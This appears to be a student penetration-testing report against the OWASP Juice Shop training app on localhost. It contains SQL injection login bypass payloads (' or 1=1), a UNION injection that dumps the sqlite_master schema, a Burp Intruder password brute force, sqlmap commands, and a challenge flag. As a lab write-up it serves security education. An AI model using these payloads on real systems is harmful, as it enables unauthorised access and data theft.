bender@juice-shop	✉	3	Nothing useful available here! (**der@juice-shop)	★
björn.kimminich@gmail.com	✉		Incompetent customer support! Can't even upload photo of broken...	★★
ciso@juice-shop	✉		This is the store for awesome stuff of all kinds! (anonymous)	★★★ ★
suppon@juice-shop	✉		Never gonna buy anywhere else from now on! Thanks for the great service...	★★★ ★
morty@juice-shop	✉		Keep up the good work! (anonymous)	★★★
mc_safesearch@juice-shop	✉			
J12345@juice-shop	✉			
wurstbrot@juice-shop	✉			

Items per page: 10 | 1 – 10 of 20 | < >

Items per page: 10 | 1 – 7 of 7 | < >

Administration				
Registered Users		Customer Feedback		
amy@juice-shop	✉	1	I love this shop! Best products in town! Highly recommended! (**in@juice-...)	★★★ ★★
björn@juice-shop	✉	2	Great shop! Awesome service! (**@juice-sh.op)	★★★ ★
björn@owasp.org	✉	3	Nothing useful available here! (**der@juice-shop)	★
accountant@juice-shop	✉		Incompetent customer support! Can't even upload photo of broken...	★★
uvigin@juice-shop	✉		This is the store for awesome stuff of all kinds! (anonymous)	★★★ ★
demo	✉		Never gonna buy anywhere else from now on! Thanks for the great service...	★★★ ★
john@juice-shop	✉		Keep up the good work! (anonymous)	★★★
emma@juice-shop	✉			
stan@juice-shop	✉			
inm442@city.ac.uk	✉			

Items per page: 10 | 11 – 20 of 20 | < >

Items per page: 10 | 1 – 7 of 7 | < >

- all the user's emails including the one I registered earlier **inm442@city.ac.uk** are visible

1.1.3 Explanation of how the evidence included in 1.1.1 proves that [SFR1] is violated

1. TSF failed to implement an access control policy by which:
 - the administration section may only be accessed by admin or root user via their credentials by implementing a 'Principle of least privilege'
 - *no such access control policy was implemented*
 - each user will be challenged via 2 Factor Authentication to ensure system integrity
 - *no challenge presented during login process*
 - user input will validated against a list of accepted alphanumeric characters
 - *the user-input wasn't validated which made it susceptible to SQL injection attack*
 - *SQL injection in step 5 of section 1.1.1 which logged me in as admin*
- user credentials will be kept safe by using strong encryption:
 - weak encryption i.e. MD5(low collision resistance) used to store passwords, easily decrypted in step 11 of section 1.1.1
2. The TSF wasn't able to implement such access control. Hence, it's in violation of this SFR.

1.2 [SFR1 - VC2] Log in with the administrator's user account

1.2.1 Description of penetration testing that was carried out for [SFR1 - VC2]

1. the steps 4 and 5 in section 1.1.1 cover the penetration testing for VC2

1.2.2 Outcomes (evidence) of the penetration testing in 1.2.1

1. step 1 of 1.2.1 bypasses security policy and successfully login to the administrator's account
2. admin email is revealed: admin@juice-sh.op in step 5 of section 1.1.1

1.2.3 Explanation of how the evidence included in 1.2.1 proves that [SFR1] is violated

1. The explanation regarding the exploitation of this vulnerability is already covered in 1 of 1.1.3 since VC2 is already covered under VC1.

1.3 [SFR1 - VC3] Log in with the administrator's user credentials without previously changing them or applying SQL Injection

1.3.1 Description of penetration testing that was carried out for [SFR1 - VC3]

- I used 'Intruder' brute-force attack in burpsuite

Screenshot 1: Burp Suite Intruder Attack - Request Details

Request	Payload	Status	Error	Timeout	Length	Comment
230	admin123	200			1169	
231	admin2	401			362	
232	admin_1	401			362	
233	administrator	401			362	
234	adminstat	401			362	

Screenshot 2: Burp Suite Intruder Attack - Response Details

```

1 POST /rest/user/login HTTP/1.1
2 Host: localhost:3000
3 Content-Length: 51
4 sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="96"
5 Accept: application/json, text/plain, */*
6 Content-Type: application/json
7 sec-ch-ua-mobile: ?0
8 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45
   Safari/537.36
9 sec-ch-ua-platform: "Linux"
10 Origin: http://localhost:3000
11 Sec-Fetch-Site: same-origin
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Dest: empty
14 Referer: http://localhost:3000/
15 Accept-Encoding: gzip, deflate
16 Accept-Language: en-US,en;q=0.9
17 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=LDPV4rmb3pz58njKXq9NdEytEUTLizVHxwdQMgZ2wbvJaLY601y7xoBwk
18 Connection: close
19
20 {
  "email": "admin@juice-sh.op",
  "password": "admin123"
}

```

Screenshot 3: Burp Suite Intruder Attack - Response Headers

Request	Payload	Status	Error	Timeout	Length	Comment
230	admin123	200			1169	
231	admin2	401			362	
232	admin_1	401			362	
233	administrator	401			362	
234	adminstat	401			362	

Screenshot 4: Burp Suite Intruder Attack - Response Body

```

1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 834
8 ETag: W/"342-u7p4ndVcCyaB/exQVS0/oy7ke0E"
9 Vary: Accept-Encoding
10 Date: Tue, 03 May 2022 11:43:37 GMT
11 Connection: close
12
13 {
  "authentication": {
    "token": "eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.yJzdGF0dXMi0iJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiIiLCJjbWFpbCI6ImFkbwluGplawNLXN0Lm9iIwicGFzc3dvcmQiOiIwMzIyMTdyIyM0MzI1MDUxNmYwNjlkZjE4YjUwMCIsInJvbGUiOiJhZGlpbiIsImRlbGV4ZVRva2VuIjoiIiwbFzdzExvZ2luXSXaioiJ1bmRLZmluZWQjLCJvcwm9maWxlSWlhZ2U0iJhc3NLdhMvCHVibGljL2ltYWdlcy91cGxvYWRzL2RlZmFlbhRBZGlpbiSwbcilCJ0l3RwU2VjcmVOIjoiIiwiXNBY3RpdmUiOnRydWUsImNyZWF0ZWRBdC161jIwMjItMDUtMDMgMTAGNDk6NDMuNzMzICsvMDowMCIsInVwZGF0ZWRBdC161jIwMjItMDUtMDMgMTE6MTQ6NTcuODIyICsvMDowMCIsImRlbGV0ZWRBdC16bnVsblHosInlhC16MTY1MTU3ODIxNywiZhwiIjoxNjUxNTk2MjE3fQ.pnfSBw0hB_ZD0Kx7uMEfRBycAtaShk-b-wsX2PwZ0S1qffgK0xjwvCj0o58vv1KFJpzz96woK19jYCOQhn0uhcGI2twjnM-xxTYGtsPYWSglpIl9GLYG5mz5zzqNYiZCFk2oLM9opmN-YF4g5QzTy_Ywa7kREx-yPjVtgb-JM4",
    "bid": 1,
    "umail": "admin@juice-sh.op"
  }
}

```

- status code 200 indicates success

- i used *common.txt* as most commonly used passwords



1.3.2 Outcomes (evidence) of the penetration testing in 1.3.1

1. [Challenge Solved] I was able to login with administrator's credentials

Request	Response
<pre>Pretty Raw Hex ⌂ ⌂ ⌂ ⌂ ⌂ ⌂</pre> <pre>1 GET /socket.io/?EIO=4&transport=polling&t=029utVa&sid=VzImXpsKHOHN-Y_AACT HTTP/1.1 2 Host: localhost:3000 3 sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96" 4 Accept: */* 5 sec-ch-ua-mobile: ? 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36 7 sec-ch-ua-platform: "Linux" 8 Sec-Fetch-Site: same-origin 9 Sec-Fetch-Mode: cors 10 Sec-Fetch-Dest: empty 11 Referer: http://localhost:3000/ 12 Accept-Encoding: gzip, deflate 13 Accept-Language: en-US,en;q=0.9 14 Cookie: language=en; cookieconsent_status=dismiss; welcomebanner_status=dismiss; continueCode=LDPV4rmB3pz58njKXq9NdEyteUETLizVHxwdQMgZ2wbvJalY601y7xo ENk 15 Connection: close 16</pre>	<pre>Pretty Raw Hex Render ⌂ ⌂ ⌂ ⌂ ⌂ ⌂</pre> <pre>1 HTTP/1.1 200 OK 2 Content-Type: text/plain; charset=UTF-8 3 Content-Length: 340 4 Date: Tue, 03 May 2022 12:27:07 GMT 5 Connection: close 6 7 40{"sid":"8bHPQQ0HRPYZJx8ZAACu"}42["challenge_solved", {"key": "weakPasswordChallenge", "name": "Password Strength", "challenge": "Password Strength (Log in with the administrator's user credentials without previously changing them or applying SQL Injection.)", "flag": "ff4aebf31b0ffdea9bdd0207a16a3c01ac6c56", "hidden": false, "isRestore": false}]</pre>

1.3.3 Explanation of how the evidence included in 1.3.1 proves that [SFR1] is violated

1. TSF failed to implement minimum password complexity acceptance criteria to prevent use of commonly guessable passwords
 - steps 1 & 2 of 1.3.1 prove that commonly guessable password **admin123** was used
2. I was successful in exploiting this vulnerability proves this violated SFR

1.4 [SFR1 - VC4] Database Schema - Exfiltrate the entire DB schema definition via SQL Injection.

1.4.1 Description of penetration testing that was carried out for [SFR1 - VC4]

1. the TOE uses SQLite database ([Codebase, 2022, Database](#)) and the tables are mentioned in the ([Codebase, 2022, Data model](#))
2. I checked whether the search for products is susceptible to SQL injection using escape character ,



Request	Response
<pre>Pretty Raw Hex ⌂ ⌄ ⌅</pre> <pre>1 GET /rest/products/search?q= HTTP/1.1 2 Host: localhost:3000 3 sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="96" 4 Accept: application/json, text/plain, */* 5 sec-ch-ua-mobile: ? 6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36 7 sec-ch-ua-platform: "Linux" 8 Sec-Fetch-Site: same-origin 9 Sec-Fetch-Mode: cors 10 Sec-Fetch-Dest: empty 11 Referer: http://localhost:3000/ 12 Accept-Encoding: gzip, deflate 13 Accept-Language: en-US,en;q=0.9 14 Cookie: language=en; welcomebanner_status=dissmiss; cookieconsent_status=dissmiss 15 If-None-Match: W/"3250-X1JL/axgQUIxRd07hqBh/rDbUx4" 16 Connection: close 17 18</pre>	<pre>Pretty Raw Hex Render ⌂ ⌄ ⌅</pre> <pre>1 HTTP/1.1 200 OK 2 Access-Control-Allow-Origin: * 3 X-Content-Type-Options: nosniff 4 X-Frame-Options: SAMEORIGIN 5 Feature-Policy: payment 'self' 6 Content-Type: application/json; charset=utf-8 7 Content-Length: 30 8 ETag: W/"1e-JkPcI+pGj7BBTxOuZTVVIm91zaY" 9 Vary: Accept-Encoding 10 Date: Wed, 04 May 2022 17:28:33 GMT 11 Connection: close 12 13 { "status": "success", "data": [] }</pre>

- success in this step meant I can try SQL injection

3. I used burpsuite repeater to check response for apple

Request

```

Pretty Raw Hex ⌂ \n ⌂
1 GET /rest/products/search?q=apple HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="96"
4 Accept: application/json, text/plain, */*
5 sec-ch-ua-mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/96.0.4664.45 Safari/537.36
7 sec-ch-ua-platform: "Linux"
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: cors
10 Sec-Fetch-Dest: empty
11 Referer: http://localhost:3000/
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14 Cookie: language=en; welcomebanner_status=dismiss;
  cookieconsent_status=dismiss
15 If-None-Match: W/"3250-X1JL/axgQUIxRd07hqBh/rDbUx4"
16 Connection: close
17
18

```

Response

```

Pretty Raw Hex Render ⌂ \n ⌂
1 HTTP/1.1 200 OK
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Content-Length: 631
8 ETag: W/"277-1L7uScZhncFOtnlpqBc63uc8RM"
9 Vary: Accept-Encoding
10 Date: Wed, 04 May 2022 17:52:41 GMT
11 Connection: close
12 {
  "status": "success", ✓
  "data": [
    {
      "id": 1,
      "name": "Apple Juice (1000ml)",
      "description": "The all-time classic.",
      "price": 1.99,
      "deluxePrice": 0.99,
      "image": "apple_juice.jpg",
      "createdAt": "2022-04-29 19:41:53.412 +00:00",
      "updatedAt": "2022-04-29 19:41:53.412 +00:00",
      "deletedAt": null
    },
    {
      "id": 24,
      "name": "Apple Pomace",
      "description": "Finest pressings of apples. Allergy disclaimer: Might contain traces of worms. Can be <a href="#">sent back to us</a> for recycling."
      "price": 0.89,
      "deluxePrice": 0.89,
      "image": "apple_pressings.jpg",
      "createdAt": "2022-04-29 19:41:53.418 +00:00",
      "updatedAt": "2022-04-29 19:41:53.418 +00:00",
      "deletedAt": null
    }
  ]
}

```

4. next, I used 'apple' as search string

Request

```

Pretty Raw Hex ⌂ \n ⌂
1 GET /rest/products/search?q='apple' HTTP/1.1
2 Host: localhost:3000
3 sec-ch-ua: "Not A;Brand";v="99", "Chromium";v="96"
4 Accept: application/json, text/plain, */*
5 sec-ch-ua-mobile: ?0
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/96.0.4664.45 Safari/537.36
7 sec-ch-ua-platform: "Linux"
8 Sec-Fetch-Site: same-origin
9 Sec-Fetch-Mode: cors
10 Sec-Fetch-Dest: empty
11 Referer: http://localhost:3000/
12 Accept-Encoding: gzip, deflate
13 Accept-Language: en-US,en;q=0.9
14 Cookie: language=en; welcomebanner_status=dismiss;
  cookieconsent_status=dismiss
15 If-None-Match: W/"3250-X1JL/axgQUIxRd07hqBh/rDbUx4"
16 Connection: close
17
18

```

Response

```

Pretty Raw Hex Render ⌂ \n ⌂
1 HTTP/1.1 500 Internal Server Error
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Vary: Accept-Encoding
8 Date: Wed, 04 May 2022 17:55:01 GMT
9 Connection: close
10 Content-Length: 1134
11
12 {
  "error": {
    "message": "SQLITE_ERROR: near \"apple\": syntax error",
    "stack": "SequelizeDatabaseError: SQLITE_ERROR: near \"apple\": syntax error\n  at Query.formatError (/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:403:16)\n  at Query._handleQueryResponse (/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:72:18)\n  at afterExecute (/juice-shop/node_modules/sequelize/lib/dialects/sqlite/query.js:238:27)\n  at Statement.errBack (/juice-shop/node_modules/sqlite3/lib/sqlite3.js:14:21)" ...
  }
  "name": "SequelizeDatabaseError",
  "parent": {
    "errno": 1,
    "code": "SQLITE_ERROR",
    "sql": "SELECT * FROM Products WHERE ((name LIKE '%apple%' OR description LIKE '%apple%') AND deletedAt IS NULL) ORDER BY name"
  },
  "original": {
    "errno": 1,
    "code": "SQLITE_ERROR",
    "sql": "SELECT * FROM Products WHERE ((name LIKE '%apple%' OR description LIKE '%apple%') AND deletedAt IS NULL) ORDER BY name"
  },
  "sql": "SELECT * FROM Products WHERE ((name LIKE '%apple%' OR description LIKE '%apple%') AND deletedAt IS NULL) ORDER BY name"
}

```

- error was invoked, the database is named **SQLITE**

5. Next, I checked the SQLite documentation to learn about schema ([The-Schema-Table, 2022](#)) & section '2. Alternative names' mentions *sqlite_schema* can also be referenced as *sqlite_master*
6. For testing purposes, i created *inm442* table in kali-linux to determine the column that stores

the definitions for the schema

- I used query in the point (7) of FAQ section ([SQLiteFAQs, 2022](#), How do I list all tables/indices contained in an SQLite database)

```
(root㉿kali)-[~/home/kali]
$ sqlite3
SQLite version 3.37.2 2022-01-06 13:25:41
Enter ".help" for usage hints.
Connected to a transient in-memory database.
Use ".open FILENAME" to reopen on a persistent database.
sqlite> .tables
sqlite> .schema
sqlite> create table inm442(p1,p2); ✓
sqlite> .tables
inm442 ✓
sqlite> .schema ✓
CREATE TABLE inm442(p1,p2);
sqlite> .schema sqlite_master
CREATE TABLE sqlite_master (
    type text,
    name text,
    tbl_name text,
    rootpage integer,
    sql text
);
sqlite> select sql from sqlite_master; ✓
CREATE TABLE inm442(p1,p2) ←
sqlite> select tables from juiceshop.sqlite
...
... > ^Z
[1]+ Stopped                  sqlite3
```

- *sql* column of *sqlite_master* table stores the constructs(i.e. schema) used to build suite of tables referred as SQLite

7. the schema to build tables for the juice shop is in *sql* column of the *sqlite_master* table ([Codebase, 2022](#), Data model)



8. in burpsuite i used UNION construct using sql executed in step 6 to fetch the schema for juiceshop

The screenshot shows a request and response in a browser. The request URL is `/rest/products/search?q=()%20union%20select%20sql%20from%20sqlite_master--`. The response is an Internal Server Error (HTTP/1.1 500) with the following details:

```

1 HTTP/1.1 500 Internal Server Error
2 Access-Control-Allow-Origin: *
3 X-Content-Type-Options: nosniff
4 X-Frame-Options: SAMEORIGIN
5 Feature-Policy: payment 'self'
6 Content-Type: application/json; charset=utf-8
7 Vary: Accept-Encoding
8 Date: Wed, 04 May 2022 18:29:11 GMT
9 Connection: close
10 Content-Length: 1456
11
12 {
13     "error": {
14         "message": "SQLITE_ERROR: SELECTs to the left and right of UNION do not have the same number of result columns"
15     }
16 }

```

A red circle highlights the error message: "SQLITE_ERROR: SELECTs to the left and right of UNION do not have the same number of result columns".

- I got number of columns not matching error in UNION statement

- **products** table has 9 columns in it ([Codebase, 2022](#), Data model)

The screenshot shows the schema for the **Products** table:

	Products
<code>id</code>	integer
<code>name</code>	varchar(255)
<code>description</code>	varchar(255)
<code>price</code>	decimal
<code>deluxePrice</code>	decimal
<code>image</code>	varchar(255)
<code>createdAt</code>	datetime
<code>updatedAt</code>	datetime
<code>deletedAt</code>	datetime

- **sqlite_master** table has 5 columns

The screenshot shows the schema for the **sqlite_master** table:

	sqlite_master
<code>type</code>	text
<code>name</code>	text
<code>tbl_name</code>	text
<code>rootpage</code>	int
<code>sql</code>	text

1.4.2 Outcomes (evidence) of the penetration testing in 1.4

- I increased the number of columns to 9 in the UNION SQL statement in the step 8 of 1.4
 - I used `type, name, tbl_name, rootpage, sql, 6, 7, 8, 9` as columns that mapped into 9 columns in the `products` table
 - the `sql` column of the `sqlite_master` table is mapped into `deluxePrice` column of the `products` table
 - this contains the schema used to construct all tables in the SQLITE database


```

Response
Pretty Raw Hex Render ⌂ ⓘ ⓘ
{
  "id": "table",
  "name": "Feedbacks",
  "description": "Feedbacks",
  "price": 15,
  "deluxePrice": 15,
  "CREATE TABLE `Feedbacks` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `comment` VARCHAR(255), `rating` INTEGER NOT NULL, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `UserId` INTEGER REFERENCES `Users` (`id`) ON DELETE SET NULL ON UPDATE CASCADE),
  "image": 6,
  "createdAt": 7,
  "updatedAt": 8,
  "deletedAt": 9
},
{
  "id": "table",
  "name": "ImageCaptchas",
  "description": "ImageCaptchas",
  "price": 16,
  "deluxePrice": 16,
  "CREATE TABLE `ImageCaptchas` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `image` VARCHAR(255), `answer` VARCHAR(255), `UserId` INTEGER REFERENCES `Users` (`id`) ON DELETE NO ACTION ON UPDATE CASCADE, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL),
  "image": 6,
  "createdAt": 7,
  "updatedAt": 8,
  "deletedAt": 9
},
{
  "id": "table",
  "name": "Memories",
  "description": "Memories",
  "price": 19,
  "deluxePrice": 19,
  "CREATE TABLE `Memories` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `caption` VARCHAR(255), `imagePath` VARCHAR(255), `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `UserId` INTEGER REFERENCES `Users` (`id`) ON DELETE SET NULL ON UPDATE CASCADE),
  "image": 6,
  "createdAt": 7,
  "updatedAt": 8,
  "deletedAt": 9
},
{
  "id": "table",
  "name": "Recycles",
  "description": "Recycles",
  "price": 22,
  "deluxePrice": 22,
  "CREATE TABLE `Recycles` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `quantity` INTEGER(4), `isPickup` TINYINT(1) DEFAULT 0, `date` DATETIME, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `UserId` INTEGER REFERENCES `Users` (`id`) ON DELETE SET NULL ON UPDATE CASCADE, `addressId` INTEGER REFERENCES `Addresses` (`id`) ON DELETE SET NULL ON UPDATE CASCADE),
  "image": 6,
  "createdAt": 7,
  "updatedAt": 8,
  "deletedAt": 9
},
{
  "id": "table",
  "name": "SecurityAnswers",
  "description": "SecurityAnswers",
  "price": 24,
  "deluxePrice": 24,
  "CREATE TABLE `SecurityAnswers` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `answer` VARCHAR(255), `UserId` INTEGER UNIQUE REFERENCES `Users` (`id`) ON DELETE NO ACTION ON UPDATE CASCADE, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `SecurityQuestionId` INTEGER REFERENCES `SecurityQuestions` (`id`) ON DELETE SET NULL ON UPDATE CASCADE),
  "image": 6,
  "createdAt": 7,
  "updatedAt": 8,
  "deletedAt": 9
},
{
  "id": "table",
  "name": "SecurityQuestions",
  "description": "SecurityQuestions",
  "price": 23,
  "deluxePrice": 23,
  "CREATE TABLE `SecurityQuestions` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `question` VARCHAR(255), `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL),
  "image": 6
},
{
  "id": "table",
  "name": "PrivacyRequests",
  "description": "PrivacyRequests",
  "price": 20,
  "deluxePrice": 20,
  "CREATE TABLE `PrivacyRequests` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `userId` INTEGER REFERENCES `Users` (`id`) ON DELETE NO ACTION ON UPDATE CASCADE, `deletionRequested` TINYINT(1) DEFAULT 0, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL),
  "image": 6,
  "createdAt": 7,
  "updatedAt": 8,
  "deletedAt": 9
},
{
  "id": "table",
  "name": "Products",
  "description": "Products",
  "price": 7,
  "deluxePrice": 7,
  "CREATE TABLE `Products` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `name` VARCHAR(255), `description` VARCHAR(255), `price` DECIMAL, `deluxePrice` DECIMAL, `image` VARCHAR(255), `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `deletedAt` DATETIME),
  "image": 6,
  "createdAt": 7,
  "updatedAt": 8,
  "deletedAt": 9
},
{
  "id": "table",
  "name": "Quantities",
  "description": "Quantities",
  "price": 21,
  "deluxePrice": 21,
  "CREATE TABLE `Quantities` (`id` INTEGER PRIMARY KEY AUTOINCREMENT, `quantity` INTEGER, `limitPerUser` INTEGER DEFAULT NULL, `createdAt` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, `productId` INTEGER REFERENCES `Products` (`id`) ON DELETE SET NULL ON UPDATE CASCADE),
  "image": 6,
  "createdAt": 7,
  "updatedAt": 8,
  "deletedAt": 9
}

```

1.4.3 Explanation of how the evidence included in 1.4 proves that [SFR1] is violated

- Successful exploitation of this vulnerability proves that

- Service API failed to validate, sanitize and filter external data to prevent systems being accessed using SQL injections.([security, 2019](#))

- *I used UNION statement to exploit this vulnerability ([testing for sql injection, 2022](#), Union Exploitation Technique)*

- Principle of least privilege wasn't implemented by the TSF to prevent unauthorized access to the SQLite database

- *SQLite database schema exposed to unauthorised users*

- *Since, The metadata in the schema exposed the column names/types used to store user data, this may potentially lead further exploitation user data*

- hence, this SFR was violated

1.5 [SFR1 - VC5] - Log in with Bender's user account

1.5.1 Description of penetration testing that was carried out for [SFR1 - VC5]

1. Bender's email *bender@juice-sh.op* was exposed in step 8 of 1.1.1
2. I don't know the password of Bender, I'm going to try SQL injection

The screenshot shows the Burp Suite interface. On the left, there is a 'Login' form with fields for 'Email' (containing 'bender@juice-sh.op') and 'Password' (containing ' or 1=1'). Below the form are links for 'Forgot your password?' and 'Log in'. A 'Remember me' checkbox is also present. On the right, the 'Request' tab shows a POST message to '/rest/user/Login' with the following payload:

```

POST /rest/user/Login HTTP/1.1
Host: localhost:3000
Content-Length: 52
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismis
wYLa3wv80VlK82K65vzybnn4f068yXUxGThrdE8kY7g1MLjZOpNMQ
rqDxh7
Connection: close
{
  "email": "bender@juice-sh.op",
  "password": "' or 1=1"
}
    
```

The 'Response' tab shows a 401 Unauthorized response with the message 'Invalid email or password.'

3. create *bender.txt* file and paste the Request from burpsuite into it

The terminal window shows the following commands:

```

root@kali:~/home/kali/Documents
# touch bender.txt
# nano bender.txt
    
```

The contents of the file 'bender.txt' are:

```

GNU nano 6.0                                bender.txt
POST /rest/user/login HTTP/1.1
Host: localhost:3000
Content-Length: 52
sec-ch-ua: " Not A;Brand";v="99", "Chromium";v="96"
Accept: application/json, text/plain, */*
Content-Type: application/json
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
sec-ch-ua-platform: "Linux"
Origin: http://localhost:3000
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Cookie: language=en; welcomebanner_status=dismiss; cookieconsent_status=dismis
wYLa3wv80VlK82K65vzybnn4f068yXUxGThrdE8kY7g1MLjZOpNMQ
rqDxh7
Connection: close
{
  "email": "bender@juice-sh.op",
  "password": "' or 1=1"
}
    
```

4. I used SQLmap (dev@sqlmap.org, 2022) to detect and exploit any SQL Injection flaws

The terminal window shows the following command:

```

$ sqlmap -help
    
```

The output includes the usage information and various options for the sqlmap tool.

```

Usage: python3 sqlmap [options]

Options:
-h, --help          Show basic help message and exit
--hh               Show advanced help message and exit
--version          Show program's version number and exit
-v, --VERBOSE       Verbosity level: 0-6 (default 1)

Target:
At least one of these options has to be provided to define the
target(s)

-u URL, --url=URL  Target URL (e.g. "http://www.site.com/vuln.php?id=1")
-d DIRECT           Connection string for direct database connection
-l LOGFILE          Parse target(s) from Burp or WebScarab proxy log file
-m BULKFILE         Scan multiple targets given in a textual file
-r REQUESTFILE      Load HTTP request from a file
-g GOOGLEDORK      Process Google dork results as target URLs
-c CONFIGFILE       Load options from a configuration INI file
    
```

5. I got CRITICAL error which refers to the 401 unauthorized code we saw in the response in burpsuite

```
(root㉿kali)-[~/home/kali/Documents]
# sqlmap -r bender.txt ✓
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to ensure that any misuse or damage caused by this program is not illegal.
[*] starting @ 08:05:24 /2022-05-05/
[08:05:24] [INFO] parsing HTTP request from 'bender.txt'
JSON data found in POST body. Do you want to process it? [Y/n/q] y
[08:05:32] [INFO] testing connection to the target URL
[08:05:32] [CRITICAL] not authorized, try to provide right HTTP authentication
[08:05:32] [WARNING] HTTP error codes detected during run:
401 (Unauthorized) - 1 times
[*] ending @ 08:05:32 /2022-05-05/
```

6. use --IGNORE-CODE to ignore 401 error code

```
✓ --ignore-code=IG... Ignore (problematic) HTTP error code (e.g. 401)
--ignore-proxy           Ignore system default proxy settings
(root㉿kali)-[~/home/kali/Documents]
# sqlmap -r bender.txt --ignore-code=401 ✓
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to ensure that any misuse or damage caused by this program is not illegal.
[*] starting @ 08:12:11 /2022-05-05/
[08:12:11] [INFO] parsing HTTP request from 'bender.txt'
JSON data found in POST body. Do you want to process it? [Y/n/q] y
[08:12:20] [INFO] testing connection to the target URL
[08:12:20] [INFO] checking if the target is protected by some kind of WAF/
```

This solved the challenge however the results weren't helpful

7. - I reran the query with increased the level and risk

```
Detection:
These options can be used to customize the detection phase
--level=LEVEL      Level of tests to perform (1-5, default 1)
--risk=RISK        Risk of tests to perform (1-3, default 1)
--string=STRING    String to match when query is evaluated to True
```

```
(root㉿kali)-[~/home/kali/Documents]
# sqlmap -r bender.txt --ignore-code=401 --level=5 --risk=3 ✓
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to ensure that any misuse or damage caused by this program is not illegal.
[*] starting @ 08:18:56 /2022-05-05/
[08:18:56] [INFO] parsing HTTP request from 'bender.txt'
JSON data found in POST body. Do you want to process it? [Y/n/q] y
[08:18:58] [INFO] testing connection to the target URL
[08:18:58] [INFO] testing if the target URL content is stable
[08:18:58] [INFO] target URL content is stable
[08:18:58] [INFO] testing if (custom) POST parameter 'JSON email' is dynamic
[08:18:58] [WARNING] (custom) POST parameter 'JSON email' does not appear to be dynamic
[08:18:58] [WARNING] heuristic (basic) test shows that (custom) POST parameter 'JSON email' might not be injectable
[08:18:58] [INFO] testing for SQL injection on (custom) POST parameter 'JSON email'
[08:18:58] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[08:18:58] [WARNING] reflective value(s) found and filtering out
[08:19:01] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[08:19:04] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (NOT)'
[08:19:07] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[08:19:08] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause (subquery - comment)'
